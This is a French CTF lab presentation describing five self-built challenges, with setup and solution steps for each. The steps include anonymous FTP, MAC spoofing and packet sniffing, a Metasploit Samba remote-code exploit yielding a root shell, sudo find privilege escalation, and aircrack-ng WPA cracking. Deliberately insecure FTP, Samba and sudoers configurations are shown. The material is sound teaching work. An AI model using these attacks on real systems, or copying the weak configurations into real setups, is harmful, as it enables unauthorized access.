# Soutenance CTF SécuRT

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# Sommaire

# 1. Introduction

- Catégorie Exploit
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- Choix du type d’épreuve


# 2. Présentation des challenges

# a. Accès ouvert

Un serveur FTP est en ligne… mais peut-être trop accessible ?

# a. Résolution

```
root@Debian11:~# ftp 10.0.20.149
Connected to 10.0.20.149.
220 (vsFTPd 3.0.3)
Name (10.0.20.149:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--r--r--    1 0        0              34 Feb 12 16:19 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (34 bytes).
226 Transfer complete.
34 bytes received in 0.00 secs (12.6392 kB/s)
ftp>
```



# a. Mise en place

Installation

Configuration

Droits

```
root@Debian11:~# cat /etc/vsftpd.conf
listen=YES
anonymous_enable=YES
local_enable=NO
write_enable=YES
anon_root=/srv/ftp
no_anon_password=YES
pasv_min_port=40000
pasv_max_port=40100
allow_writeable_chroot=NO
anon_upload_enable=YES
anon_mkdir_write_enable=YES
root@Debian11:~#
```

# b. Chasse au paquet

Un mystérieux appareil connecté au réseau diffuse périodiquement un message caché. Seuls ceux qui savent écouter pourront le découvrir… Nom du réseau et mot de passe : ctf_chasse_au_paquet Adresse MAC autorisée : 2e:78:ec:2e:ef:54

# Résolution

```
┌──(kali㉿kali)-[~]
└─$ sudo macchanger -m 2E:78:EC:2E:EF:54 wlan0
Current MAC:   6a:a3:b9:fd:39:d6 (unknown)
Permanent MAC: 9c:d3:6d:10:b8:39 (NETGEAR INC.,)
New MAC:       2e:78:ec:2e:ef:54 (unknown)

┌──(kali㉿kali)-[~]
└─$ sudo ip link set wlan0 up
```


```
┌──(kali㉿kali)-[~]
└─$ sudo macchanger -s
GNU MAC Changer
Usage: macchanger [options] device

Try `macchanger --help' for more options.

┌──(kali㉿kali)-[~]
└─$ sudo macchanger -s wlan0
Current MAC:   2e:78:ec:2e:ef:54 (unknown)
Permanent MAC: 9c:d3:6d:10:b8:39 (NETGEAR INC.,)

┌──(kali㉿kali)-[~]
└─$
```

# Résolution




```
    11 11.048138632  fe80::f8fe:6170:6ad… ff02::c              UDP/XML    718 55784 → 3702 Len=656
    12 11.387112624  192.168.1.110        192.168.1.255       UDP         59 59831 → 12345 Len=17
    13 11.505802421  192.168.1.101        239.255.255.250     UDP/XML    698 55783 → 3702 Len=656
    14 12.972689537  fe80::f8fe:6170:6ad… ff02::c              UDP/XML    718 55784 → 3702 Len=656
    15 13.602111425  192.168.1.101        239.255.255.250     UDP/XML    698 55783 → 3702 Len=656
    16 15.037046692  fe80::f8fe:6170:6ad… ff02::c              UDP/XML    718 55784 → 3702 Len=656
    17 15.548729631  192.168.1.101        239.255.255.250     UDP/XML    698 55783 → 3702 Len=656
    18 16.398105318  192.168.1.110        192.168.1.255       UDP         59 59831 → 12345 Len=17

▸ Frame 12: 59 bytes on wire (472 bits), 59 bytes captured (472 bits) on interface wlan0, id 0
▸ Ethernet II, Src: fe:29:91:c0:e6:d0 (fe:29:91:c0:e6:d0), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 192.168.1.110, Dst: 192.168.1.255
▸ User Datagram Protocol, Src Port: 59831, Dst Port: 12345
▸ Data (17 bytes)

0000  ff ff ff ff ff ff fe 29  91 c0 e6 d0 08 00 45 00   ·······) ·····E·
0010  00 2d cc 9a 00 00 40 11  29 68 c0 a8 01 6e c0 a8   ·-····@· )h···n··
0020  01 ff e9 b7 30 39 00 19  f0 8f 46 4c 41 47 7b 4d   ····09·· ··FLAG{M
0030  34 43 5f 50 73 73 77 30  72 64 7d                 4C_Pssw0 rd}
```

# Mise en place



# c. Simba

La machine cible utilise une version vulnérable de Samba (v1), qui présente une faille permettant l'exécution de code à distance. Votre objectif est d'exploiter cette vulnérabilité pour obtenir un accès non autorisé à la machine et récupérer le flag caché.

# Mise en place

```
ip addr add 10.0.20.68/24 dev ens18 && ip route add default via 10.0.20.1
apt-get update
apt-get install build-essential libacl1-dev libattr1-dev libblkid-dev libgnomecanvas2-dev libssl-dev libpopt-dev
wget https://download.samba.org/pub/samba/stable/samba-4.4.5.tar.gz
pwd
ls
tar -xvzf samba-4.4.5.tar.gz
ls
cd samba-4.4.5
pwd
./configure
```

```
/usr/local/samba/sbin/smbd -D
ps aux | grep smbd
/usr/local/samba/sbin/nmbd -D
ps aux | grep nmbd
netstat -tuln
```

# Mise en place

```
root@Debian11:~# ls /srv/samba/public
text.txt
root@Debian11:~# cat /srv/samba/public/text.txt
Tu es sur la bonne piste !

Trouve un moyen d'obtenir un accès root et trouve le flag dans /root/flag.txt

Tu auras besoin de nmap et de metasploit.
```

```
[global]
server min protocol = NT1
client min protocol = NT1

[public]
path = /srv/samba/public
browseable = yes
read only = no
guest ok = yes
create mask = 0777
directory mask = 0777
```

# Résolution

```
root@Debian11:~# smbclient //10.0.20.68/public/ -N --option='client min protocol=NT1' 'client max protocol=NT1'
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Feb 19 19:11:18 2025
  ..                                  D        0  Thu Feb 13 16:21:49 2025
  text.txt                            A      150  Wed Feb 19 18:56:55 2025

                29004696 blocks of size 1024. 22810896 blocks available
smb: \>
```

```
root@Debian11:~# nmap --script smb-protocols -p 445 10.0.20.68
Starting Nmap 7.80 ( https://nmap.org ) at 2025-02-19 19:12 CET
Nmap scan report for 10.0.20.68
Host is up (0.00054s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: BC:24:11:5D:EE:BA (Unknown)

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11

Nmap done: 1 IP address (1 host up) scanned in 6.05 seconds
```

# Résolution

```
msf6 > search 7494

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   auxiliary/parser/unattend                           .                normal     No     Auxilliary Parser Windows Unattend Passwords
   1   auxiliary/gather/windows_deployment_services_shares .                normal     No     Microsoft Windows Deployment Services Unattend Gathere
   2   exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   3     \_ target: Automatic (Interact)                   .                .          .      .
   4     \_ target: Automatic (Command)                    .                .          .      .
   5     \_ target: Linux x86                              .                .          .      .
   6     \_ target: Linux x86_64                           .                .          .      .
   7     \_ target: Linux ARM (LE)                         .                .          .      .
   8     \_ target: Linux ARM64                            .                .          .      .
   9     \_ target: Linux MIPS                             .                .          .      .
   10    \_ target: Linux MIPSLE                           .                .          .      .
   11    \_ target: Linux MIPS64                           .                .          .      .
   12    \_ target: Linux MIPS64LE                         .                .          .      .
   13    \_ target: Linux PPC                              .                .          .      .
   14    \_ target: Linux PPC64                            .                .          .      .
   15    \_ target: Linux PPC64 (LE)                       .                .          .      .
   16    \_ target: Linux SPARC                            .                .          .      .
   17    \_ target: Linux SPARC64                          .                .          .      .
   18    \_ target: Linux s390x                            .                .          .      .
   19  post/windows/gather/enum_unattend                   .                normal     No     Windows Gather Unattended Answer File Enumeration


Interact with a module by name or index. For example info 19, use 19 or use post/windows/gather/enum_unattend
```

# Résolution

```
msf6 exploit(linux/samba/is_known_pipename) > set rhosts 10.0.20.68
rhosts => 10.0.20.68
msf6 exploit(linux/samba/is_known_pipename) > set rport 445
rport => 445
msf6 exploit(linux/samba/is_known_pipename) > exploit
[*] 10.0.20.68:445 - Using location \\10.0.20.68\public\ for the path
[*] 10.0.20.68:445 - Retrieving the remote path of the share 'public'
[*] 10.0.20.68:445 - Share 'public' has server-side path '/srv/samba/public
[*] 10.0.20.68:445 - Uploaded payload to \\10.0.20.68\public\dxvHXQbp.so
[*] 10.0.20.68:445 - Loading the payload from server-side path /srv/samba/public/dxvHXQbp.so using \\PIPE\/srv/samba/public/dxvHXQbp.so...
[-] 10.0.20.68:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.0.20.68:445 - Loading the payload from server-side path /srv/samba/public/dxvHXQbp.so using /srv/samba/public/dxvHXQbp.so...
[+] 10.0.20.68:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.0.20.69:37579 -> 10.0.20.68:445) at 2025-02-19 19:24:50 +0100

whoami
root
cat /root/flag.txt
Bravo !

Voici le flag : ctf-samba-exploit
```

# d. Find-moi si tu peux

Vous êtes coincé avec un accès limité… mais peut-être qu'une simple recherche vous mènera à la sortie ? Regardez bien les permissions, un chemin détourné peut mener aux privilèges tant convoités. Se connecter à la VM en SSH ( utilisateur : ctfuser, mdp : password, ip de la machine : xxxxxxxx )

# d. Résolution

```
ctfuser@Debian11:~$ sudo -l
Entrées Defaults correspondant pour ctfuser sur Debian11 :
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
n

L'utilisateur ctfuser peut utiliser les commandes suivantes sur Debian11 :
    (rootCTF) NOPASSWD: /usr/bin/find
```

```
ctfuser@Debian11:~$ sudo -u rootCTF find . -exec /bin/bash \;
rootCTF@Debian11:/home/ctfuser$
```

```
rootCTF@Debian11:~$ ls
Accès refusé
rootCTF@Debian11:~$ unalias ls
rootCTF@Debian11:~$ ls
readme.txt
```

```
rootCTF@Debian11: $ cat readme.txt
Parfois, les fichiers se cachent bien... Essayez de fouiller les répertoires !
rootCTF@Debian11: $ ls -l
total 4
-rw-r--r-- 1 root root 80 13 févr. 14:57 readme.txt
rootCTF@Debian11: $ ls -la
total 36
drwxr-xr-x 4 rootCTF rootCTF 4096 13 févr. 15:36 .
drwxr-xr-x 5 root    root    4096 13 févr. 14:57 ..
-rw------- 1 rootCTF rootCTF  637 19 févr. 19:20 .bash_history
-rw-r--r-- 1 rootCTF rootCTF  220 18 avril  2019 .bash_logout
-rw-r--r-- 1 rootCTF rootCTF 3595 13 févr. 14:57 .bashrc
drwxr-xr-x 2 rootCTF rootCTF 4096 13 févr. 15:42 .hidden_directory
drwxr-xr-x 3 rootCTF rootCTF 4096 13 févr. 15:32 .local
-rw-r--r-- 1 rootCTF rootCTF  807 18 avril  2019 .profile
-rw-r--r-- 1 root    root      80 13 févr. 14:57 readme.txt
rootCTF@Debian11: $ cd .hidden_directory/
rootCTF@Debian11:~/.hidden_directory$ ls
flag.txt
```


# d. Mise en place

```
Apt install ssh
useradd -m -s /bin/bash ctfuser
useradd -m -s /bin/bash rootCTF
echo 'ctfuser:password' | chpasswd
echo 'rootCTF:P@$$w0rdCtF2025+' | chpasswd
echo "ctfuser ALL=(rootCTF) NOPASSWD: /usr/bin/find" >> /etc/sudoers
mkdir -p /home/rootCTF/.hidden_directory
echo "FLAG{Tumasfind}" > /home/rootCTF/.hidden_directory/flag.txt
chmod 400 /home/rootCTF/.hidden_directory/flag.txt
chown -R rootCTF:rootCTF /home/rootCTF/.hidden_directory
chmod 750 /bin/rm /bin/mv /bin/apt /bin/systemctl /bin/passwd
echo "rootCTF ALL=(ALL) NOPASSWD: /bin/cat" >> /etc/sudoers
echo "Parfois, les fichiers se cachent bien... Essayez de fouiller les répertoires !" >
/home/rootCTF/readme.txt
chmod 644 /home/rootCTF/readme.txt
echo "alias ls='echo Accès refusé'" >> /home/rootCTF/.bashrc
echo "alias find='echo Permission refusée'" >> /home/rootCTF/.bashrc
chown rootCTF:rootCTF /home/rootCTF/.bashrc
```


# e. Life crack

Léonard Dupuis a sécurisé son Wi-Fi caché avec un mot de passe inspiré de sa vie. À vous de le retrouver. Une fiche avec ses informations est disponible

# e. Résolution




# e. Résolution





```
22  sudo aircrack-ng -a2 -b C0:56:27:19:B3:A7 -w dico.txt capture-01.cap
```

# e. Mise en place



# e. Mise en place



# 3. Conclusion

# Merci pour votre écoute